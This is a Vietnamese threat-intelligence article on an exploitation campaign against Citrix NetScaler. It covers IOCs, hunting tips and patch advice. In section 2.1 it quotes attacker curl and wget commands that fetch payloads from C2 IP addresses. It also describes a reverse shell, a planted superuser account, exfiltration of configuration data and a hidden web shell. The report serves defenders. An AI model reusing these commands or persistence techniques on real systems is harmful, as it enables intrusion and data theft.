Phân tích kỹ thuật chiến dịch khai thác lỗ hổng nghiêm trọng trên Citrix NetScaler
Các tác nhân đe dọa đang tích cực khai thác lỗ hổng CVE-2026-88771 và CVE-2026-88772 trên Citrix NetScaler để triển khai web shell và đánh cắp dữ liệu cấu hình.

- Mối đe dọa: Chiến dịch tấn công khai thác lỗ hổng Command Injection (CVE-2026-88771) và các lỗ hổng liên quan trên Citrix NetScaler ADC/Gateway.
- Tác động: Kẻ tấn công có khả năng thực thi lệnh từ xa (RCE), tạo tài khoản superuser, triển khai web shell và đánh cắp dữ liệu cấu hình nhạy cảm.
- Khuyến nghị: Cần rà soát ngay lập tức các tệp tin hệ thống, kiểm tra tài khoản người dùng bất thường và áp dụng các bản vá bảo mật mới nhất từ nhà cung cấp.
1. Bối cảnh & Tổng quan
Trong thời gian gần đây, các chuyên gia an ninh mạng từ đội ngũ Threat Hunt Operations & Research (THOR) của LevelBlue đã ghi nhận một làn sóng tấn công nhắm vào các thiết bị Citrix NetScaler ADC và NetScaler Gateway. Chiến dịch này tập trung khai thác lỗ hổng CVE-2026-88771, một lỗ hổng Command Injection nghiêm trọng với điểm số CVSS 9.5, cho phép kẻ tấn công không cần xác thực vẫn có thể thực thi các lệnh tùy ý trên hệ thống mục tiêu.
Bên cạnh đó, lỗ hổng CVE-2026-88772 cũng được xác định là một phần trong chuỗi tấn công này. Các báo cáo từ NCSC-NL đã cảnh báo các tổ chức tại Hà Lan về việc các thiết bị này đang bị khai thác tích cực, yêu cầu các quản trị viên phải thực hiện các biện pháp cô lập hoặc tắt thiết bị nếu chưa thể cập nhật bản vá.
2. Phân tích Kỹ thuật & Chuỗi Khai thác (Kill Chain)
Dựa trên phân tích từ các sự kiện xác thực bất thường, kẻ tấn công đã sử dụng các chuỗi ký tự đặc trưng như pitboss và NSPPE để thao túng quá trình xử lý dữ liệu đầu vào của NetScaler. Đây là kỹ thuật điển hình của việc lợi dụng lỗ hổng T1190 (Exploit Public-Facing Application) theo khung MITRE ATT&CK.
2.1. Giai đoạn thực thi lệnh và tải Payload
Sau khi chiếm được quyền thực thi lệnh ban đầu, kẻ tấn công sử dụng các công cụ dòng lệnh như curl hoặc wget để tải xuống các payload giai đoạn hai từ các máy chủ C2 (Command & Control). Các payload này bao gồm các script Python và Perl được thiết kế để duy trì sự hiện diện lâu dài (Persistence) và thu thập thông tin.
# Ví dụ các lệnh tải payload từ máy chủ C2 của kẻ tấn công:curl -o /tmp/update_c08937.pl http://64.94.85.67:443/update_c08937.plwget http://23.27.143.20:9000/main.py -O /tmp/main.py2.2. Mổ xẻ các Payload độc hại
Payload main.py được thiết kế để thiết lập kết nối Reverse Shell về địa chỉ 45.141.21.130 qua cổng TCP 443. Đồng thời, nó thực hiện hành vi tiêu diệt các tiến trình giám sát hệ thống như /var/python/bin/customsnmpd bằng lệnh kill -9 để tránh bị phát hiện bởi các công cụ bảo mật tích hợp.
Payload update_c08937.pl thực hiện các hành vi hậu khai thác (Post-Exploitation) tinh vi hơn:
- Leo thang đặc quyền: Sửa đổi tệp
/flash/nsconfig/ns.confđể tạo tài khoảnsec_monitorvới quyền superuser. - Đánh cắp dữ liệu: Nén toàn bộ thư mục
/flash/nsconfigthành tệp.tgzvà đẩy lên máy chủ C2 trước khi xóa dấu vết. - Triển khai Web Shell: Thay đổi quyền của
/bin/shthành 6555 và đặt web shell tại/var/netscaler/logon/LogonPoint/.local_journal. - Né tránh phòng thủ: Sửa đổi
/etc/httpd.confđể ánh xạ web shell vào các URL trông giống như tài nguyên CSS hợp lệ của NetScaler.
3. Dấu hiệu Nhận biết & Bảng Chỉ số IOCs
Việc phát hiện sớm các dấu hiệu xâm nhập là yếu tố then chốt. Dưới đây là các chỉ số IOCs (Indicators of Compromise) cần được giám sát chặt chẽ trong môi trường doanh nghiệp:
| Loại thực thể | Giá trị / Chỉ số | Mô tả tác động |
|---|---|---|
| IP C2 | 64.94.85.67 | Máy chủ lưu trữ payload và nhận dữ liệu đánh cắp |
| IP C2 | 31.56.197.72 | Máy chủ lưu trữ payload |
| IP C2 | 23.27.143.20 | Máy chủ lưu trữ payload |
| IP C2 | 45.141.21.130 | Điểm kết nối Reverse Shell |
| File Path | /var/netscaler/logon/LogonPoint/.local_journal | Vị trí Web Shell |
| Tài khoản | sec_monitor | Tài khoản superuser trái phép |
4. Hướng dẫn Phát hiện (Threat Hunting)
Để săn tìm các dấu hiệu tấn công, quản trị viên nên thực hiện truy vấn trên hệ thống SIEM hoặc EDR để tìm kiếm các tiến trình con bất thường được sinh ra từ tiến trình web của NetScaler. Cần đặc biệt chú ý đến các tệp tin có tên lạ trong thư mục /tmp hoặc các thay đổi trong tệp cấu hình ns.conf.
5. Biện pháp Khắc phục & Khuyến nghị Phòng thủ
⚠️ Cảnh báo quan trọng: Các tổ chức đang sử dụng Citrix NetScaler cần thực hiện ngay các bước sau để đảm bảo an toàn:
- Cập nhật bản vá: Kiểm tra và áp dụng ngay các bản cập nhật firmware mới nhất từ nhà cung cấp để vá lỗ hổng CVE-2026-88771 và CVE-2026-88772.
- Kiểm tra tài khoản: Rà soát danh sách người dùng trong
ns.confvà xóa bỏ bất kỳ tài khoản nào không xác định, đặc biệt là tài khoảnsec_monitor. - Hardening hệ thống: Hạn chế quyền truy cập vào giao diện quản trị NetScaler từ internet công cộng, sử dụng VPN hoặc Zero Trust Network Access (ZTNA) để kiểm soát truy cập.
- Giám sát tệp tin: Thiết lập cảnh báo cho bất kỳ thay đổi nào đối với các tệp tin trong thư mục
/flash/nsconfig/và/var/netscaler/logon/.
Để biết thêm thông tin chi tiết về các lỗ hổng này, bạn có thể tham khảo thêm tại National Vulnerability Database (NVD) hoặc các thông báo bảo mật chính thức từ Citrix.
Tổng hợp, dịch thuật và phân tích kỹ thuật từ: RSS Source — Tác giả: [email protected] (The Hacker News)
Kênh Telegram
Nhận thông báo tức thời về các lỗ hổng bảo mật 0-Day, phân tích chiến dịch mã độc APT và cảnh báo an ninh mạng sớm nhất ngay trên điện thoại.
- Tin vắn an ninh mạng & CTI Feed 24/7
- Mã khai thác PoC & Hướng dẫn vá lỗi khẩn cấp
- Hoàn toàn miễn phí & Không spam quảng cáo
Bài Viết Liên Quan